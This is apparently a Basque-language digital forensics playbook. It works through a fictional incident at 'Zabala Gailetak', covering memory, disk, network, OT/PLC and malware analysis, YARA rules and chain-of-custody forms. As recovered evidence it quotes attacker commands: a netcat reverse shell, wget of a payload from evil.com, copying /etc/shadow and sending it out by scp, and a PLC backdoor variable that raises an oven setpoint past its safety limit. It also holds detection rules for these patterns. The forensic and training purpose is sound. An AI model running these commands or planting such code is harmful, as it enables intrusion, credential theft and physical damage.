Plugin	Helburua	Komandoa
linux.info	Sistema identifikazioa	vol -f mem.lime linux.info
	Prozesu zerrenda	
linux.pstree	Prozesu arbola	vol -f mem.lime linux.pstree
	Prozesu argumentuak	
linux.netstat	Sare konexioak	vol -f mem.lime linux.netstat
	Bash historia	
linux.lsof	Fitxategi irekiak	vol -f mem.lime linux.lsof --pid X
	Memoria mapa	
linux.memmap	Memoria dump (PID)	vol -f mem.lime linux.memmap --pid X --dump

Plugin	Helburua	Komandoa
	Sare trafiko	
`linux.malfind`	Injektatutako kodea	`vol -f mem.lime linux.malfind`
	Priibilegio eskalazio	

6. Disko Forensea — Autopsy/Sleuthkit

6.1 Disko Irudi Sortzea

```
# ZG-App sistema (10.0.10.10) — Disko irudia
# BALDINTZA: Sistema itzalita + Write Blocker konektatuta (Tableau T35u)

# 1. dc3dd bidez E01 irudia sortu (FTK/Autopsy osagarria)
ewfacquire /dev/sda \
  -t /evidence/disk/ZG-FOR-2026-001/zg-app-disk \
  -c fastest \
  -S 2g \                    # Segmentu tamaina 2GB
  -e "ZG-FOR-2026-001" \     # Kasu ID
  -d "ZG-App Web Server" \   # Deskribapena
  -f "analyst" \             # Ikertzailea
  -m "Zabala Gailetak S.L."  # Erakundea

# EMAITZA:
# Acquired: 80.1 GiB (86000000000 bytes)
# MD5:    abc123...
# SHA256: def456...

# 2. dd erabiliz (alternatiba sinpleagoa)
dc3dd if=/dev/sda \
  of=/evidence/disk/ZG-FOR-2026-001/disk_image.dd \
  hash=sha256 \
  log=/evidence/disk/ZG-FOR-2026-001/dc3dd_log.txt \
  bs=4096

# 3. Hash egiaztapena
sha256sum /dev/sda \
  > /evidence/disk/ZG-FOR-2026-001/original_hash.sha256
sha256sum /evidence/disk/ZG-FOR-2026-001/disk_image.dd \
  > /evidence/disk/ZG-FOR-2026-001/image_hash.sha256

diff /evidence/disk/ZG-FOR-2026-001/original_hash.sha256 \
```

```
     /evidence/disk/ZG-FOR-2026-001/image_hash.sha256
# → Irteerarik ez = Hash-ak berdinak ✅
```

6.2 Autopsy — Kasua Konfiguratu

```
# Autopsy web UI abiarazi
autopsy
# → http://localhost:9999/autopsy

# Kasua sortu:
# New Case → "ZG-FOR-2026-001"
# Add Investigator: "CISO Taldea"
# Add Host: "ZG-App Web Server"
# Add Image: /evidence/disk/ZG-FOR-2026-001/disk_image.dd
# Image Type: Partition
# File System Type: ext4

# AUTOPSY ANALISI MODULUAK AKTIBATU:
# ✓ Recent Activity
# ✓ Hash Lookup (badguid.txt)
# ✓ Keyword Search
# ✓ Deleted Files
# ✓ EXIF Metadata
# ✓ Email Parser
# ✓ Encryption Detection
# ✓ Extension Mismatch
```

6.3 Ezabatutako Fitxategi Berreskuratzea

```
Autopsy Deleted Files Analysis:
================================

EZABATUTAKO FITXATEGIAK AURKITU:

  Fitxategia   | Kokapena     | Egoera    | Inode  | Aurkikuntza
  -------------|--------------|-----------|--------|-------------
  payload.py   | /tmp/        | EZABATUA  | 12345  | Berreskuratu ✅
  stolen.txt   | /tmp/        | EZABATUA  | 12346  | Berreskuratu ✅
  backdoor.so  | /lib/x86_64/ | EZABATUA  | 78901  | Berreskuratu ✅
  .bash_history| /root/       | MODIFIKAT | 23456  | history -c detektatu ✅
  sshd_config  | /etc/ssh/    | ALDATUA   | 34567  | Port 22→2222 ✅

BERRESKURATUTAKO payload.py EDUKIA:
  → Python reverse shell kodea (nc -e /bin/bash 185.220.101.45 4444)
  → /etc/shadow irakurtzeko funtzioa
  → Fileless loader (memfd_create erabiliz)

BERRESKURATUTAKO backdoor.so EDUKIA:
  → LD_PRELOAD backdoor
  → SSH autentifikazioa saihesten du
  → Root priibilegioak ematen ditu
```

6.4 Keyword Search — Gako Hitzen Bilaketa

```
Autopsy Keyword Search Emaitzak:
================================

GAKO HITZA: "password"
  Aurkitu:
  ├── /var/www/html/config.php (23. lerroa):
  │     $db_password = "SuperSecretDB123!";          ⚠️
  ├── /home/admin/.mysql_history (45. lerroa):
  │     SET PASSWORD FOR 'root'@'localhost' = 'RootPass2025!';  ⚠️
  └── /etc/shadow (multiple):
        root:$6$rounds=5000$xxx... (recovered)       ⚠️

GAKO HITZA: "api_key"
  Aurkitu:
  └── /var/www/html/api/config.json:
        {"stripe_key": "sk_live_1234567890abcdef"}   ⚠️ AKTIBO!

GAKO HITZA: "185.220.101.45"
  Aurkitu:
  ├── /var/log/auth.log:
  │     Feb 10 14:25:33 sshd: Accepted password from 185.220.101.45
  └── /root/.ssh/known_hosts:
        185.220.101.45 ecdsa-sha2-nistp256 [...]     ⚠️
```

6.5 Timeline Analisia

```
Autopsy Timeline — ZG-FOR-2026-001:
====================================

DENBORA-LERROA (UTC+1 CET):

2026-02-10 08:00:15  systemd abiatu — sistema normalean hasi
2026-02-10 08:01:22  nginx abiatu
2026-02-10 08:02:10  php-fpm abiatu
2026-02-10 14:25:33  SSH sarbidea 185.220.101.45 IP-tik  ⚠️
                      (admin pasahitza: "admin123" — brute-force)
2026-02-10 14:26:10  webshell /var/www/html/wp-admin/.cache.php sortu ⚠️
2026-02-10 14:28:45  python3 prozesua abiatu (php-fpm → RCE)  ⚠️
2026-02-10 14:29:10  payload.py /tmp/-ra jaitsi (wget)  ⚠️
2026-02-10 14:29:18  payload.py exekutatu (malware aktibo)
2026-02-10 14:30:22  /etc/shadow → /tmp/stolen.txt kopiatu  ⚠️
2026-02-10 14:30:45  stolen.txt exfiltratu (SCP → 185.220.101.45)  ⚠️
2026-02-10 14:31:00  /tmp/stolen.txt ezabatu (rm)
2026-02-10 14:31:05  bash historia garbitu (history -c)
2026-02-10 14:31:10  backdoor.so instalatu (/lib/ → LD_PRELOAD)  ⚠️
2026-02-10 14:32:15  MEMORIA DUMP hartu (detekzioa!) — CSIRT
2026-02-10 14:33:00  SISTEMA ISOLATU — pfSense VLAN karantena
```

6.6 Foremost — File Carving

```
# Ezabatutako fitxategiak berreskuratu — file carving
foremost -t all \
  -i /evidence/disk/ZG-FOR-2026-001/disk_image.dd \
  -o /evidence/disk/ZG-FOR-2026-001/foremost_output/ \
  -v

# EMAITZA:
# Processing: /evidence/disk/ZG-FOR-2026-001/disk_image.dd
#
# File: py (Python)   → 3 fitxategi berreskuratu
# File: txt           → 47 fitxategi berreskuratu
# File: zip           → 12 fitxategi berreskuratu
# File: jpg           → 234 fitxategi berreskuratu
# File: pdf           → 18 fitxategi berreskuratu
#
# Guztira: 314 fitxategi berreskuratu

ls /evidence/disk/ZG-FOR-2026-001/foremost_output/py/
# → 00000000.py  00000001.py  00000002.py
# → Aztertu: 00000000.py = payload.py (reverse shell kodea)
```

7. Sare Forensea — Wireshark/tcpdump

7.1 Pakete Kaptura

```
# ZG-Gateway (192.168.2.1) — Sare trafikoa hartu intzidentzia garaian
# OHARRA: Intzidentzia detektatu ondoren berehalakoan

# tcpdump — CLI kaptura (backend)
ssh admin@192.168.2.1
tcpdump -i eth0 \
  -w /evidence/network/ZG-FOR-2026-001/capture_$(date +%Y%m%d_%H%M%S).pcap \
  -s 0 \                                # Pakete osoa hartu
  -C 100 \                              # 100MB fitxategi mugatua
  -W 10 \                               # Max 10 fitxategi
  host 185.220.101.45                   # C2 IP filtratu
  &

# Tshark — pakete zerrenda (CLI)
tshark -r /evidence/network/ZG-FOR-2026-001/capture.pcap \
  -T fields \
  -e frame.time \
  -e ip.src \
  -e ip.dst \
  -e tcp.srcport \
  -e tcp.dstport \
  -e frame.len \
  > /evidence/network/ZG-FOR-2026-001/connections.csv

# ELK Stack-etik PCAP berreskuratu (intzidentzia aurretikoa)
# Packetbeat → Elasticsearch-en gordetako sare datuak
curl -X GET "http://192.168.200.20:9200/packetbeat-*/_search" \
  -H "Content-Type: application/json" \
  -d '{
    "query": {
      "bool": {
        "must": [
          {"term": {"destination.ip": "185.220.101.45"}},
          {"range": {"@timestamp": {"gte": "2026-02-10T14:00:00"}}}
```

```
        ]
      }
    }
  }'
```

7.2 Wireshark — PCAP Analisia

```
Wireshark — ZG-FOR-2026-001 PCAP Analisia:
==========================================

STATISTIKA:
  Pakete guztira: 15.847
  Denbora tartea: 14:25:33 – 14:32:15
  IP iturri nagusia: 185.220.101.45 (C2)

PROTOKOLO BANAKETA:
  TCP:   78.3%
  HTTP:  12.1%
  SSH:   5.4%
  DNS:   2.8%
  Beste: 1.4%

KONEXIO SUSMAGARRIAK:
  No.     Time      Source          Destination     Protocol  Info
  ----------------------------------------------------------------
  1234    14:25:33  185.220.101.45  10.0.10.10:22   SSH       SYN (brute-forc
  5678    14:29:10  10.0.10.10      185.220.101.45  HTTP      GET /payload.py
  8901    14:30:45  10.0.10.10      185.220.101.45  TCP       SCP data
  9012    14:31:15  10.0.10.10      185.220.101.45  TCP       4444 REVERSE SH

EXFILTRAZIO PAKETEEN EDUKIA (TCP Stream jarraitu):
  POST /upload HTTP/1.1
  Host: 185.220.101.45
  Content-Type: multipart/form-data
  Content-Length: 2847

  ------WebKitFormBoundary
  Content-Disposition: form-data; name="file"; filename="shadow.dat"

  root:$6$rounds=5000$abc123$xyz789...
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  ------WebKitFormBoundary--
```

```
⚠️ /etc/shadow edukia exfiltratuta!
```

7.3 DNS Analisia — C2 Komunikazioa

```
# DNS exfiltrazio saiakera bilatu
tshark -r capture.pcap -Y "dns" \
  -T fields -e dns.qry.name -e ip.dst | \
  sort | uniq -c | sort -rn | head -20

# EMAITZA:
# 847  evil.com              185.220.101.45  ← C2 domeinua
# 23   update.microsoft.com  13.77.161.179   (normala)
# 12   api.stripe.com        3.33.146.150    (normala — Stripe API)
# 1    x1.c3.evil.com        185.220.101.45  ← DNS Tunnel (base64 datuak!)

# DNS Tunnel analisia — Iodine/dnscat bilatu
tshark -r capture.pcap -Y "dns.qry.name contains \"c3\"" | head -20
# → x1.c3.ZXZpbC5jb20=.evil.com (base64 kodeatua!)

# Dekodifikatu:
echo "ZXZpbC5jb20=" | base64 -d
# → evil.com
```

7.4 NetworkMiner — Fitxategi Berreskuratzea

```
# NetworkMiner — PCAP-etik fitxategiak berreskuratu
mono NetworkMiner.exe \
  -r /evidence/network/ZG-FOR-2026-001/capture.pcap \
  -d /evidence/network/ZG-FOR-2026-001/networkminer/

# BERRESKURATUTAKO FITXATEGIAK:
# → stolen.txt (SCP bidez exfiltratuta)
# → payload.py (HTTP GET bidez jaitsitakoa)
# → /etc/shadow partiala (HTTP POST bidez)
```

8. OT/ICS Forensea

8.1 HMI Gailuaren Irudia

```
# ZG-OT — HMI (Human-Machine Interface) gailuaren irudia
# Sistema: Raspberry Pi 4 / Ubuntu — ScadaBR
# IP: 172.16.1.20

# 1. HMI SD karte irudia (Raspberry Pi)
ssh admin@172.16.1.20
# Gailua itzali modu seguruan
sudo shutdown -h now

# SD karte kendu eta forensika lantegira eraman
# Write Blocker konektatu
dd if=/dev/mmcblk0 \
  of=/evidence/ot/ZG-FOR-2026-001/hmi-backup.img \
  bs=1M \
  status=progress

sha256sum /evidence/ot/ZG-FOR-2026-001/hmi-backup.img \
  > /evidence/ot/ZG-FOR-2026-001/hmi-backup.img.sha256

echo "HMI irudia osatua"
ls -lh /evidence/ot/ZG-FOR-2026-001/hmi-backup.img
# → 15.7G /evidence/ot/ZG-FOR-2026-001/hmi-backup.img

# 2. Partizioak ikusi eta muntatu
fdisk -l /evidence/ot/ZG-FOR-2026-001/hmi-backup.img

# EMAITZA:
# Disk hmi-backup.img: 16 GiB
# Device             Start      End    Sectors   Size  Type
# hmi-backup.img1     8192   532479     524288   256M  Linux (boot)
# hmi-backup.img2   532480 30605311   30072832  14.3G  Linux (root)

# 3. Root partizioa muntatu (read-only)
mkdir -p /mnt/hmi
```

```
mount -o ro,loop,offset=$((532480*512)) \
  /evidence/ot/ZG-FOR-2026-001/hmi-backup.img \
  /mnt/hmi
```

8.2 SCADA/HMI Log Analisia

```
# Log direktorioak aztertu
ls /mnt/hmi/var/log/
# → scada.log  auth.log  syslog  wtmp  modbus.log  plc_events.log

# SCADA log — anomaliak bilatu
grep -i "error\|fail\|intrusion\|unauthorized\|override\|warning" \
  /mnt/hmi/var/log/scada.log | head -50

# EMAITZA:
# 2026-02-10 14:25:33 [INFO]  Modbus TCP connection: 10.0.20.99:45231 → PLC:5
# 2026-02-10 14:26:45 [WARN]  Multiple read requests from 10.0.20.99 (port 50
# 2026-02-10 14:28:12 [ERROR] Unauthorized Modbus Write: FC3 Register 0 ← ⚠️
# 2026-02-10 14:28:15 [ALERT] Temperature setpoint changed: 70.0°C → 110.0°C
# 2026-02-10 14:28:20 [CRIT]  Temperature limit exceeded! Current: 85.3°C
# 2026-02-10 14:29:01 [ALERT] Emergency stop activated by operator
# 2026-02-10 14:35:22 [ERROR] Unauthorized access attempt: IP 10.0.20.99

# Modbus komunikazio log
grep "FC\|Modbus" /mnt/hmi/var/log/modbus.log | tail -100

# EMAITZA:
# 14:25:45  FC01 Read Coils     Unit:1 Addr:0 Count:10    [ohikoa]
# 14:26:12  FC03 Read Holding   Unit:1 Addr:0 Count:16    [ohikoa]
# 14:28:12  FC06 Write Single   Unit:1 Addr:0 Value:1100  [ANOMALIA!] ← ⚠️
#           ↑ Register 0 = Temperature Setpoint = 110.0°C (1100 = 110.0 * 10)

# Auth log — SSH sarbide saiakerak
grep "Failed\|Accepted\|Invalid" /mnt/hmi/var/log/auth.log

# EMAITZA:
# Feb 10 14:22:10 sshd: Failed password for root from 10.0.20.99 (attempt 1)
# Feb 10 14:22:15 sshd: Failed password for root from 10.0.20.99 (attempt 2)
# Feb 10 14:22:20 sshd: Failed password for admin from 10.0.20.99 (attempt 1)
# Feb 10 14:22:23 sshd: Accepted password for admin from 10.0.20.99 ← ⚠️
#                 ↑ "admin/admin123" pasahitz ahula!
```

8.3 PLC Programa Analisia

```
# OpenPLC programa fitxategia aztertu
# IEC 61131-3 Structured Text (.st) formatua

strings /mnt/hmi/opt/openplc/program.st | head -100

# EMAITZA:
# PROGRAM OvenControl
# VAR
#     Temperature : REAL;
#     Setpoint : REAL := 70.0;
#     Emergency_Stop : BOOL := FALSE;
#     Max_Temp : REAL := 95.0;
#     Remote_Override : BOOL := FALSE;    ⚠️ BACKDOOR ALDAGAIA!
# END_VAR
#
# IF Remote_Override THEN
#     Setpoint := 110.0;    ← DANGEROUS! 110°C > 95°C max!
# END_IF;

# ⚠️ AURKIKUNTZA: PLC programan backdoor aldagai bat!
# Remote_Override = TRUE ezartzean setpoint segurtasun muga gainetik ezarri

# Jatorrizko programa backup-arekin alderatu
diff /mnt/hmi/opt/openplc/program.st \
     /backup/ot/plc_program_original.st

# EMAITZA:
# 23c23
# <     Remote_Override : BOOL := FALSE;
# ---
# > (ez zegoen jatorrizkoan)
# 35,37c35
# <     IF Remote_Override THEN
# <         Setpoint := 110.0;
# <     END_IF;
# ---
# > (ez zegoen jatorrizkoan)
```

```
# ✅ KONFIRMATUA: PLC programa aldatua izan da!
```

8.4 OT Intzidentzia Kronologia

```
OT FORENSIKA — DENBORA-LERROA:

14:22:10 → SSH brute-force HMI-ra (10.0.20.99 → 172.16.1.20)
14:22:23 → SSH sarbidea lortu (admin/admin123 pasahitz ahula)
14:23:45 → OpenPLC programa editatu (Remote_Override backdoor gehitu)
14:24:00 → PLC programa berriro kargatu (OpenPLC web UI)
14:25:33 → Modbus TCP konexioa PLC-ra (172.16.1.10:502)
14:26:45 → Modbus read requests (setpoint irakurri: 70.0°C)
14:28:12 → Modbus FC06 Write: Register 0 = 1100 (110.0°C)  ⚠️
14:28:15 → SCADA: "Temperature setpoint changed: 70°C → 110°C"
14:28:20 → Labearen tenperatura igotzea hasi (85.3°C)
14:29:01 → Operadoreak larrialdi geldialdia aktibatu
14:30:00 → IT-OT firewall isolamendu (CSIRT erantzuna)
14:35:22 → Analisi hasi (CSIRT)
14:36:00 → HMI irudia hartu (ebidentzia)
```

9. Malware Analisia

9.1 Estatiko Analisia

```
# Berreskuratutako payload.py estatiko analisia
MALWARE="/evidence/disk/ZG-FOR-2026-001/foremost_output/py/00000000.py"

# 1. Fitxategi mota egiaztatu
file "$MALWARE"
# → Python script, ASCII text executable

# 2. Hash kalkulatu — VirusTotal-en bilatu
sha256sum "$MALWARE"
# → f1e2d3c4b5a6... payload.py

# VirusTotal API bilaketa
curl "https://www.virustotal.com/vtapi/v2/file/report" \
  --data "apikey=${VT_API_KEY}&resource=f1e2d3c4b5a6..."
# → Detekzio: 47/72 antivirus → Trojan.Python.BackdoorShell

# 3. Strings bilaketa — IP, URL, gako hitzak
strings "$MALWARE" | grep -E "(http|https|ftp|ssh|nc|socket|connect)"

# EMAITZA:
# socket.connect(("185.220.101.45", 4444))    ← Reverse shell C2
# os.system("cat /etc/shadow")                ← Pasahitz lapurreta
# subprocess.call(["scp", ...])               ← Exfiltrazioa

# 4. Strings bilaketa — enkodeatutako datuak
strings "$MALWARE" | base64 -d 2>/dev/null | strings | head -20

# 5. YARA arauak aplikatu
yara /opt/yara-rules/malware/python_backdoor.yar "$MALWARE"
# → python_reverse_shell: payload.py ← POSITIBO!
# → fileless_loader: payload.py ← POSITIBO!
```

9.2 Dinamiko Analisia (Sandbox)

```
# Sandbox analisia — Cuckoo Sandbox (isolatutako ingurune)
# OHARRA: Inoiz ez exekutatu ekoizpen sisteman!

# 1. Cuckoo-n bidali (Docker sandbox)
curl -X POST http://cuckoo-sandbox:8090/tasks/create/file \
  -F file=@"$MALWARE" \
  -F timeout=120 \
  -F machine=ubuntu_isolated

# 2. Emaitzak bilatu (5 minutu ondoren)
TASK_ID=42
curl "http://cuckoo-sandbox:8090/tasks/report/${TASK_ID}" | jq '.'

# SANDBOX EMAITZA LABURPENA:
# ● Sare konexioak:
#   → 185.220.101.45:4444 (TCP, reverse shell)
#   → 185.220.101.45:80 (HTTP POST, exfiltrazioa)
# ● Fitxategi eragiketak:
#   → Irakurri: /etc/shadow, /var/www/html/config.php
#   → Idatzi: /tmp/stolen.txt, /memfd (deleted)
#   → Ezabatu: /tmp/stolen.txt, /tmp/payload.py
# ● Prozesuak:
#   → python3 → os.fork() → priibilegio eskalazio saiakera
# ● MITRE ATT&CK teknikak:
#   → T1059.006 Python (Execution)
#   → T1041 Exfiltration Over C2 Channel
#   → T1003.008 /etc/passwd and /etc/shadow
#   → T1140 Deobfuscate/Decode Files or Information
```

9.3 YARA Arauak

```
// /opt/yara-rules/zabala_gailetak_custom.yar
// Zabala Gailetak — Intzidentzia espezifikoko arauak

rule ZG_Payload_Python_Backdoor
{
    meta:
        description = "ZG-FOR-2026-001 payload.py backdoor"
        author = "Zabala Gailetak CSIRT"
        date = "2026-02-10"
        severity = "KRITIKOA"

    strings:
        $c2_ip = "185.220.101.45"
        $c2_port = "4444"
        $shadow_read = "cat /etc/shadow"
        $history_clear = "history -c"
        $fileless = "memfd_create"

    condition:
        any of them
}

rule ZG_Reverse_Shell_Pattern
{
    meta:
        description = "Reverse shell patroiak Python-en"
        severity = "ALTUA"

    strings:
        $sock = "socket.connect"
        $pty = "pty.spawn" nocase
        $bash_rev = "/bin/bash" nocase
        $sh_rev = "/bin/sh" nocase

    condition:
        $sock and (1 of ($pty, $bash_rev, $sh_rev))
}
```

9.4 Malware Analisi Laburpena

Aurkikuntza	Teknika (MITRE)	Frogak
Reverse shell	T1059.006 (Python)	RAM, strings, PCAP
/etc/shadow lapurreta	T1003.008	Bash historia, lsof
Datu exfiltrazioa	T1041 (C2)	PCAP, NetworkMiner
Fileless malware	T1055 (memfd)	Volatility linux.mmap
Arrastoen ezabatzea	T1070.003 (historia)	Autopsy, bash plugin
LD_PRELOAD backdoor	T1574.006	Autopsy, disk image
PLC programa aldaketa	T0839 (ICS)	SCADA logak, diff

10. Zaintza Katea eta Ebidentzia Kudeaketa

10.1 Zaintza Katea Formularioa

```
═══════════════════════════════════════════════════════════════

ZAINTZA KATEA — CHAIN OF CUSTODY
Zabala Gailetak S.L. — Forensika Saila
═══════════════════════════════════════════════════════════════

KASU IDENTIFIKAZIOA:
  Kasu ID:       ZG-FOR-{URTEA}-{ZZZ}
  Intzidentzia:  INC-{URTEA}-{ZZZ}
  Irekiera:      ___/___/______ ___:___ (CET)
  Ikertzailea:   _____________________________
  Sailkapena:    ☐ Konfidentziala  ☐ Oso Konfidentziala

EBIDENTZIA ZERRENDA:
═══════════════════════════════════════════════════════════════

E-001:
  Mota:          ☐ RAM Dump  ☐ Disko Irudi  ☐ PCAP  ☐ Beste
  Gailua:        _____________________________
  Marka/Eredua:  _____________________________
  Serie Zenbakia: ____________________________
  SHA-256:       _____________________________________
  MD5:           ________________________
  Tamaina:       _______ GB/MB
  Biltze Tokia:  _____________________________
  Biltze Data:   ___/___/______ ___:___
  Biltzailea:    _____________________________ Sin: _____

E-002:
  [Bete goiko bezala]

═══════════════════════════════════════════════════════════════

EBIDENTZIA TRANSFERENTZIA ERREGISTROA:
═══════════════════════════════════════════════════════════════

Data/Ordua      | Eman        | Jaso        | Arrazoia     | Sin
```

```
_________________|_____________|_____________|_____________|____
___/___/___:__ |             |             |             |
___/___/___:__ |             |             |             |
___/___/___:__ |             |             |             |

_____________________________________________________________

BILTEGI:
  Kokapena:    ZG-SecOps biltegia (192.168.200.20)
               /evidence/ (LUKS enkriptatua)
  Fisikoa:     Zunder/Giltzapean, sala 2B
  Sarbidea:    CSIRT taldea soilik (3 kide)

EZABATZE DATA: ___/___/______
  Arrazoia: □ Auzitegi prozesu amaiera □ Denbora epe amaiera
_____________________________________________________________
```

10.2 Ebidentzia Gordetzea

```
# Ebidentzia disko enkriptatua sortu (LUKS)
# ZG-SecOps-en (192.168.200.20)

# 1. Ebidentzia partizioa enkriptatu
cryptsetup luksFormat /dev/sdb1
# → Pasahitz sartu (HSM-an gordetakoa)

# 2. Ireki eta muntatu
cryptsetup open /dev/sdb1 evidence_encrypted
mkfs.ext4 /dev/mapper/evidence_encrypted
mount /dev/mapper/evidence_encrypted /evidence

# 3. Baimen kudeaketa — CSIRT soilik
chown -R root:csirt /evidence
chmod -R 750 /evidence
chmod 700 /evidence

# 4. Sarbide erregistroa
auditctl -w /evidence -p rwa -k evidence_access
```

10.3 Hash Egiaztapen Script-a

```
#!/bin/bash
# verify_evidence.sh — Ebidentzien osotasun egiaztapena

CASE_DIR="/evidence/${1}"

echo "=== EBIDENTZIA OSOTASUN EGIAZTAPENA ==="
echo "Kasu: $CASE_DIR"
echo ""

# SHA-256 hash guztiak egiaztatu
while IFS= read -r line; do
  HASH=$(echo "$line" | awk '{print $1}')
  FILE=$(echo "$line" | awk '{print $2}')

  if [ -f "$FILE" ]; then
    CURRENT_HASH=$(sha256sum "$FILE" | awk '{print $1}')
    if [ "$HASH" = "$CURRENT_HASH" ]; then
      echo "✅ OK: $FILE"
    else
      echo "❌ ALDATUA: $FILE"
      echo "   Jatorrizkoa: $HASH"
      echo "   Egungo:     $CURRENT_HASH"
    fi
  else
    echo "⚠️  EZ AURKITU: $FILE"
  fi
done < "${CASE_DIR}/chain_of_custody.sha256"
```

11. Kasu Praktikoa Osoa — ZG-FOR-2026-001

11.1 Kasu Laburpena

Kasu ID: ZG-FOR-2026-001 **Data:** 2026-02-10 **Mota:** Web zerbitzaria arriskuan jartzea + OT/PLC manipulazioa **Sistema:** ZG-App (10.0.10.10) + ZG-OT (172.16.0.0/16) **Analista:** CISO Taldea — Zabala Gailetak

11.2 Memoria Forensea — Emaitza Osoa

```
# === FASE 1: SISTEMA IDENTIFIKAZIOA ===
vol -f /evidence/memory/ZG-FOR-2026-001/zg-app-mem.lime linux.info

# Volatility 3 Framework 2.7.0
# System Type: Linux version 5.15.0-91-generic
# System Time: 2026-02-10T14:32:15+01:00
# Architecture: x64

# === FASE 2: PROZESU ANALISIA ===
vol -f zg-app-mem.lime linux.pslist | grep -E "COMM|python|perl|ruby|nc|bash"

# PID   PPID  COMM          Start Time
# 5678  1234  php-fpm       08:02:10
# 1337  5678  python3       14:28:45  ⚠️

# === FASE 3: SARE ANALISIA ===
vol -f zg-app-mem.lime linux.netstat | grep -v "127.0.0.1"

# TCP  10.0.10.10:443  185.220.101.45:49152  ESTABLISHED  1337/python3  ⚠️

# === FASE 4: BASH HISTORIA ===
vol -f zg-app-mem.lime linux.bash | grep -A1 "PID"

# 1337  14:29:10  wget https://evil.com/payload.py
# 1337  14:30:22  cat /etc/shadow > /tmp/stolen.txt
# 1337  14:30:45  scp /tmp/stolen.txt attacker@185.220.101.45:/data/
# 1337  14:31:05  history -c

# === FASE 5: FITXATEGI IREKIAK ===
vol -f zg-app-mem.lime linux.lsof --pid 1337

# 1337  3  /etc/shadow           ⚠️
# 1337  4  /var/www/html/config.php  ⚠️
# 1337  5  socket→185.220.101.45:4444  ⚠️

# === FASE 6: FILELESS MALWARE ===
vol -f zg-app-mem.lime linux.mmap --pid 1337 | grep "deleted\|tmp"
```

```
# 1337  /tmp/payload.py   r-xp  ⚠️
# 1337  /memfd: (deleted) rw-s  ⚠️ FILELESS!

# === FASE 7: SEKRETU BILKETA ===
vol -f zg-app-mem.lime linux.memmap --pid 1337 --dump
strings pid.1337.mem | grep -i "api_key\|password\|secret"

# api_key="sk_live_1234567890abcdef"  ⚠️ STRIPE AKTIBO
# password="SuperSecretPassword123!"  ⚠️ DATU-BASEA
```

11.3 Disko Forensea — Emaitza Osoa

```
Autopsy Kasu Laburpena — ZG-FOR-2026-001:
==========================================

IRUDI INFORMAZIOA:
  Fitxategia:   disk_image.dd
  Tamaina:      80.1 GB
  SHA-256:      def456abc789...
  Fitxategi sistema: ext4

ANALISI EMAITZAK:

  Ezabatutako fitxategiak berreskuratu: 5
    ✅ /tmp/payload.py       (reverse shell)
    ✅ /tmp/stolen.txt       (/etc/shadow kopia)
    ✅ /lib/.../backdoor.so  (LD_PRELOAD backdoor)
    ✅ /root/.bash_history   (historia -c exekuzioa)
    ✅ /var/www/html/...cache.php  (webshell)

  Webshell aurkitu:
    → /var/www/html/wp-admin/.cache.php
    → POST parametroa: cmd → os.system(cmd)
    → Sarrera puntua!

  Konfigurazio aldaketak:
    → /etc/ssh/sshd_config: Port 22→2222 (persistence!)
    → /etc/ld.so.preload: backdoor.so gehitu

  Keyword aurkikuntzak:
    → password: 3 fitxategi
    → api_key: 1 fitxategi (Stripe aktibo)
    → 185.220.101.45: auth.log-en

TIMELINE LABURPENA:
  14:25:33 → SSH brute-force lortu (admin/admin123)
  14:26:10 → Webshell instalatu (.cache.php)
  14:28:45 → RCE → python3 abiarazi (php-fpm bidez)
  14:29:10 → Malware jaitsi (wget + fileless)
  14:30:45 → /etc/shadow exfiltratu (SCP)
```

```
  14:31:10 → LD_PRELOAD backdoor instalatu
  14:32:15 → DETEKZIOA — memoria dump hartu
```

11.4 Sare Forensea — Emaitza Osoa

```
NetworkMiner + Wireshark Analisia — ZG-FOR-2026-001:
=====================================================

KONEXIO NAGUSIAK:
  185.220.101.45 ← C2 zerbitzaria (Tor exit node)
  Komunikazioak:
    → SSH brute-force: 247 saiakera / 8 minutu
    → HTTP GET: payload.py jaitsiera
    → SCP: /etc/shadow exfiltrazioa (2.8 KB)
    → TCP 4444: reverse shell (aktibo 3 minutu)

EXFILTRAZIO ESTIMAZIOA:
  Fitxategiak bidali: /etc/shadow (2.8 KB)
  Pasahitz hash-ak: 23 kontu (root, admin, www-data...)
  API giltzak: 1 (Stripe aktibo — BEREHALAKOA DEUSEZTATU)
  Datu-base pasahitzak: 2 (HR Portal + PostgreSQL)

DNS ANALISIA:
  evil.com → 185.220.101.45 (847 konexio) ← C2
  DNS tunnel: x1.c3.*.evil.com (base64) ← Komunikazio alternatiboa
```

11.5 OT Forensea — Emaitza Osoa

```
OT Forensika Laburpena — ZG-FOR-2026-001:
==========================================

HMI ANALISIA (172.16.1.20):
  SSH sarbidea: admin/admin123 (brute-force 22 saiakera)
  PLC programa aldatua: Remote_Override backdoor gehitu
  Setpoint manipulazioa: 70°C → 110°C (segurtasun muga: 95°C)
  Max tenperatura lortu: 85.3°C (larrialdi geldialdia baino lehen)

MODBUS ANALISIA:
  FC06 Write baimenik gabe: Register 0 = 1100 (110.0°C)
  IP iturria: 10.0.20.99 (Dual-homed PC — IT sarea)

ERAGINA:
  ✅ Larrialdi geldialdia aktibatu → produkzio galera: ~45 min
  ✅ Labearen kaltea: Ez (tenperatura muga gainditu gabe gelditu)
  ✅ Langile lesioa: Ez
  ⚠️ Produkzio kostua: ~11.250€ (45 min × 250€/min)
```

11.6 Aurkikuntza Osoen Taula

#	Aurkikuntza	Larritasuna	MITRE	Frogak
F-01	SSH pasahitz ahula (admin/admin123)	KRITIKOA	T1110	auth.log, Autopsy
F-02	Webshell instalatu (.cache.php)	KRITIKOA	T1505.003	Autopsy disk
F-03	Fileless malware (memfd)	KRITIKOA	T1055	Volatility mmap
F-04	/etc/shadow exfiltrazioa	KRITIKOA	T1003.008	PCAP, bash historia
F-05	Stripe API giltza lapurtu	ALTUA	T1552	strings, NetworkMiner

#	Aurkikuntza	Larritasuna	MITRE	Frogak
F-06	LD_PRELOAD backdoor	ALTUA	T1574.006	Autopsy disk
F-07	PLC programa manipulatu	KRITIKOA	T0839	SCADA log, diff
F-08	Dual-homed PC IT-OT pivot	ALTUA	T1021	Modbus log, PCAP
F-09	DNS tunneling (C2)	ALTUA	T1071.004	Wireshark DNS
F-10	sshd_config aldaketa (port 22→2222)	ERTAINA	T1021.004	Autopsy diff

12. Auzitegi Ikerketa Txosten Txantiloia

12.1 Txosten Egitura Osoa

```
═══════════════════════════════════════════════════════════════

AUZITEGI IKERKETA TXOSTENA
Zabala Gailetak S.L. — CSIRT Forensika Saila
═══════════════════════════════════════════════════════════════

